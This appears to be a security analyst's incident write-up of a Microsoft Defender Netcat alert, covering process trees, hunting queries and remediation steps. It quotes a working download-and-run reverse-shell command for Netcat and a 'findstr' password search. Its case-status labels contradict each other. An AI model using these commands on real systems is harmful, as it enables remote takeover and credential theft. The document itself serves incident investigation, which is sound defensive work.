

## Incident Metadata


Case Type:	<i>NetCat' hacktool was detected</i>
Reported by:	Microsoft Defender
Analyst:	Haydar AKYÜREK
Date:	2025-10-10
Severity:	<span style="color: red;">●</span> <b>High</b>
Status:	<span style="color: green;">✓</span> Closed
Decision:	<span style="color: green;">✓</span> <b>True Positive – Non Issue</b>

## Incident description:

Readily available tools, such as hacking programs, can be used by unauthorized individuals to spy on users. When used by attackers, these tools are often installed without authorization and used to compromise targeted machines.

These tools are often used to collect personal information from browser records, record key presses, access email and instant messages, record voice and video conversations, and take screenshots.


This detection might indicate that Microsoft Defender Antivirus has stopped the tool from being installed and used effectively. However, it is prudent to check the machine for the files and processes associated with the detected tool.




## Microsoft Defender Incident Analysis Notes

1. Clicked the incident, selected **Manage incident**, and took ownership.
2. **Definition** shows **Netcat**. Netcat is a very dangerous tool — it can open reverse shells and bind shells.

3. Checked **First** and **Last activity**. If the same attack happens again, alerts correlated to it will be aggregated under this incident.
4. Looked at **Assets** to see affected devices and users. There is no user listed (no password change, no LSASS data exfiltration observed). The entity shown is one device. There is one piece of evidence (only the file that raised the alert is visible here; others may not appear).



5. After **Malicious file**, we investigate the alert. Clicking the alert opens details on the right-hand pane.




6. Examined the process tree and child processes in detail. First: `explorer.exe` performed process discovery by invoking `powershell.exe`. Explorer launched PowerShell and several entries were created. We found this command:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Command if((Get-ExecutionPolicy) -ne 'AllSigned') { Set-ExecutionPolicy -Scope Process Bypass }; & 'C:\Users\Merve\Downloads\CrowdStrikeUpdatePolicy.ps1'
```


That `.ps1` executed and we suspect a memory injection. MITRE ATT&CK mapping shown: **T1059.001 (PowerShell)** and **T1057 (Process Discovery)**.

7. There is another PowerShell script present. In its decoded form it contains:
8. The decoded PowerShell command downloads a Netcat ZIP from a public URL, saves it as `C:\Users\Merve\Desktop\nc.zip`, extracts it to `C:\Users\Merve\Desktop\nc`, and then launches `nc.exe` with arguments to connect back to `10.0.2.12:4040` and run `cmd.exe` — i.e., it stages and opens a reverse shell. The exact decoded command is:
- ```
Invoke-WebRequest -Uri "https://eternallybored.org/misc/netcat/netcat-win32-1.11.zip" -OutFile "C:\Users\Merve\Desktop\nc.zip"; Expand-Archive -Path "C:\Users\Merve\Desktop\nc.zip" -DestinationPath "C:\Users\Merve\Desktop\nc" -Force; Start-Process "C:\Users\Merve\Desktop\nc\netcat-1.11\nc.exe" -ArgumentList "10.0.2.12 4040 -e cmd.exe"
```
- This shows a clear sequence: download → extract → execute with arguments for a callback, indicating a staged intrusion and an active attempt to establish remote command execution on the endpoint.
9. We observed the benefit of Defender including malicious file URLs in the encoded command.




The remediation action shows successful quarantine, indicating the file was quarantined successfully. The device `10.0.2.12` is shown as unknown here — if it were an AD-joined device it would appear.

10. On a child process we saw: **Defender detected 'HackTool:Win32/NetCat!MSR' in file 'nc64.exe'** — detected in detection mode.



11. Because prevention did not occur, this looks like a **True Positive**. The case is not closed: there is Netcat and other related activities we must investigate. I will (or we should) check device inventory, timeline, or run advanced hunting from Assets.
12. Searched the timeline for `cmd.exe`. We found a `net share` command line that was not described in the earlier process tree.



13. Using the right-side filters (e.g., filter by `cmd.exe` → network activities) we discovered, during deep investigation, an additional connection to port 5555 besides the 4040 connection shown in the process tree.

↑

↓

×

(o)

**cmd.exe established an outbound communication with 10.0.2.12 on uncommon port (5555)**

T1095: Non-Application Layer Protocol

T1571: Non-Standard Port

Event info

^

Event

cmd.exe established an outbound communication with 10.0.2.12 on uncommon port (5555)

Event time

Oct 9, 2025 5:54:45 PM

Action type

ConnectionSuccess

User

MDE-STAR\merve

Mitre Techniques

T1095: Non-Application Layer Protocol

T1571: Non-Standard Port

Entities

explorer.exe > powershell.exe > cmd.exe > 10.0.2.12

Event details

^

Hunt for related events

14. There is also a malicious file named CrowdStrikeUpdatePolicy.ps1 (or similar) that we did not see in the process tree but exists on the endpoint.

**Execution details**  
 Token elevation: Limited, integrity level: Medium  
**Signer** Microsoft Windows  
**Issuer** Microsoft Windows Production PCA 2011  
**VirusTotal detection ratio** 0/72

[8480] **powershell.exe** "-Command" "if((Get-Exe...

**Process ID** 8480  
**Execution time** Oct 9, 2025 5:54:43 PM  
**Command line** 'C:\Users\Merve\Downloads\CrowdStrikeUpdatePolicy.ps1'  
**Image file path** C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  
**Image file SHA1** 801262e122db6a2e758962896f260b55bd0136a  
**Image file SHA256** 9785001b0dcf755eddb8af294a373c0b87b2498660f724e76c4d53f9c217c7a3  
**Execution details** Token elevation: Limited, Integrity level: Medium  
**Signer** Microsoft Windows  
**Issuer** Microsoft Windows Production PCA 2011

15. Filtered **file events** for `cmd.exe`. We see that the logs are mostly benign events (not true positives) — PowerShell often creates temporary files when it runs.

Copy to clipboard Export cmd.exe

1 selected 1 Day Customize columns Timeline settings Filter

Filters: Service source: Microsoft Defender for Endpoint Data type: Events Event group: File events

| <input type="checkbox"/> Event time                            | <input type="checkbox"/> Event                                    | Additional information | Service source                  |
|----------------------------------------------------------------|-------------------------------------------------------------------|------------------------|---------------------------------|
| <input checked="" type="checkbox"/> Oct 9, 2025 6:03:38.452 PM | powershell.exe created file _PSScriptPolicyTest_rwpigicu.qof.psm1 |                        | Microsoft Defender for Endpoint |
| <input type="checkbox"/> Oct 9, 2025 6:03:38.452 PM            | powershell.exe created file _PSScriptPolicyTest_4s1wxe0f.ryi.ps1  |                        | Microsoft Defender for Endpoint |
| <input type="checkbox"/> Oct 9, 2025 6:03:36.122 PM            | powershell.exe created file _PSScriptPolicyTest_jti14fk4.yqs.psm1 |                        | Microsoft Defender for Endpoint |
| <input type="checkbox"/> Oct 9, 2025 6:03:36.121 PM            | powershell.exe created file _PSScriptPolicyTest_lwtxbn1i.qdp.ps1  |                        | Microsoft Defender for Endpoint |
| <input type="checkbox"/> Oct 9, 2025 5:55:33.155 PM            | powershell.exe created file _PSScriptPolicyTest_inlwjon4.3fc.psm1 |                        | Microsoft Defender for Endpoint |
| <input type="checkbox"/> Oct 9, 2025 5:55:33.150 PM            | powershell.exe created file _PSScriptPolicyTest_3mhvqs3l.11g.ps1  |                        | Microsoft Defender for Endpoint |

16. The query returned the following commands being executed (items observed from the investigation and decoded scripts):

17.

Microsoft Defender

Advanced hunting

Selected workspace: mssentinel Help resources

New query | Process,URL,DNS,Port,File information\*

Run query | Last 24 hours | Save | Share link | Create summary

```

1 DeviceProcessEvents
2 | where DeviceName == "mde-light" //Host makine adını değiştirmek isterseniz buradan değiştirebilirsiniz
3 | where InitiatingProcessFileName in ("cmd.exe","powershell.exe") // Hangi processin çalıştığı komutları görmek için burayı editleyin
4 | where FileName != "conhost.exe" //Çıkarmak istediğiniz processleri buraya ekleyebilirsiniz
5 | project ChildTimestamp = Timestamp,
6 | DeviceName,
7 | DeviceId,
8 | ChildProcessId = tolong(ProcessId),
9 | ChildProcessIdStr = tostring(tolong(ProcessId)),
10 | ChildFileName = FileName,
11 | ChildCommandLine = tostring(column_ifexists("ProcessCommandLine", ProcessCommandLine)),
12 | User = AccountName
13 | join kind=leftouter (
14 | DeviceNetworkEvents
15 | where DeviceName == "mde-light"
16 | project InitiatingProcessId,
17 | NetTimestamp = Timestamp,
18 | RemoteUrl, RemoteIP, RemotePort, LocalIP, LocalPort, Protocol,
19 | query = tostring(parse_json(AdditionalFields).query)
20 ) on $left.ChildProcessId == $right.InitiatingProcessId

```

18. The query returned the following commands that were executed:

Microsoft Defender

Export | Show empty columns | 10385 items | Search | 00:01:27 | Low | Chart type

| Id    | User  | ChildFileName  | ChildCommandLine                                                                                           | RemoteIP        | RemotePort |
|-------|-------|----------------|------------------------------------------------------------------------------------------------------------|-----------------|------------|
| merve | merve | whoami.exe     | whoami /priv                                                                                               |                 |            |
| merve | merve | whoami.exe     | whoami group                                                                                               |                 |            |
| merve | merve | whoami.exe     | whoami /groups                                                                                             |                 |            |
| merve | merve | whoami.exe     | whoami                                                                                                     |                 |            |
| merve | merve | HOSTNAME.EXE   | hostname                                                                                                   |                 |            |
| merve | merve | python3.13.exe | "python3.13.exe" "C:\Users\Merve\Desktop\My Secrets\vansom.py"                                             |                 |            |
| merve | merve | python3.13.exe | "python3.13.exe" "C:\Users\Merve\Desktop\My Secrets\vansom.py"                                             |                 |            |
| merve | merve | python3.13.exe | "python3.13.exe" "C:\Users\Merve\Desktop\My Secrets\vansom.py" --ext .txt                                  |                 |            |
| merve | merve | findstr.exe    | findstr /si password *****                                                                                 | 20.8.195.192    | 443        |
| merve | merve | whoami.exe     | whoami                                                                                                     | 172.178.240.161 | 443        |
| merve | merve | cmd.exe        | cmd.exe                                                                                                    |                 |            |
| merve | merve | cmd.exe        | cmd.exe                                                                                                    |                 |            |
| merve | merve | powershell.exe | "powershell.exe" -NoProfile -WindowStyle Hidden -EncodedCommand SQBuAHYAwbBrAGUALQBxAGUAYgBSAGUAcQB1AGU... |                 |            |
| merve | merve | powershell.exe | "powershell.exe" -NoProfile -WindowStyle Hidden -EncodedCommand SQBuAHYAwbBrAGUALQBxAGUAYgBSAGUAcQB1AGU... |                 |            |
| merve | merve | powershell.exe | "powershell.exe" -NoProfile -WindowStyle Hidden -EncodedCommand SQBuAHYAwbBrAGUALQBxAGUAYgBSAGUAcQB1AGU... |                 |            |
| merve | merve | cmd.exe        | cmd.exe                                                                                                    |                 |            |
| merve | merve | csc.exe        | "csc.exe" /noconfig /fullpaths @"C:\Users\Merve\AppData\Local\Temp\jovnwss4q.cmdline"                      |                 |            |
| merve | merve | cmd.exe        | cmd.exe                                                                                                    |                 |            |

Decision: ☒ **True Positive – Issue** (defender detection mode).

### Recommended Actions (SOC Level)

- **Isolate the host immediately.** Prevent further lateral movement or callbacks.
- **Quarantine & preserve evidence.** Collect memory, disk image, and relevant logs before remediation.
- **Block the malicious URL and IPs at perimeter and proxy.** Stop re-downloads and callbacks.

- **Kill malicious processes and remove staged binaries.** Ensure Netcat and related tools are terminated and deleted.
- **Reset credentials and force MFA re-enrollment for affected accounts.** Mitigate credential theft/use.
- **Perform full endpoint sweep and IOCs hunt across estate.** Search for the same indicators and similar scripts.
- **Harden PowerShell usage — enable constrained language, logging, and enforce execution policy.** Reduce script-based abuse.
- **Deploy preventive EDR rules (block on execution/parent-child patterns) and update AV signatures.** Move detection to prevention.
- **Review and tighten firewall rules for outbound connections (block unusual ports like 4040/5555).** Limit callback channels.
- **Document findings, update detection rules, and run tabletop/lessons-learned.** Close gaps and improve future response.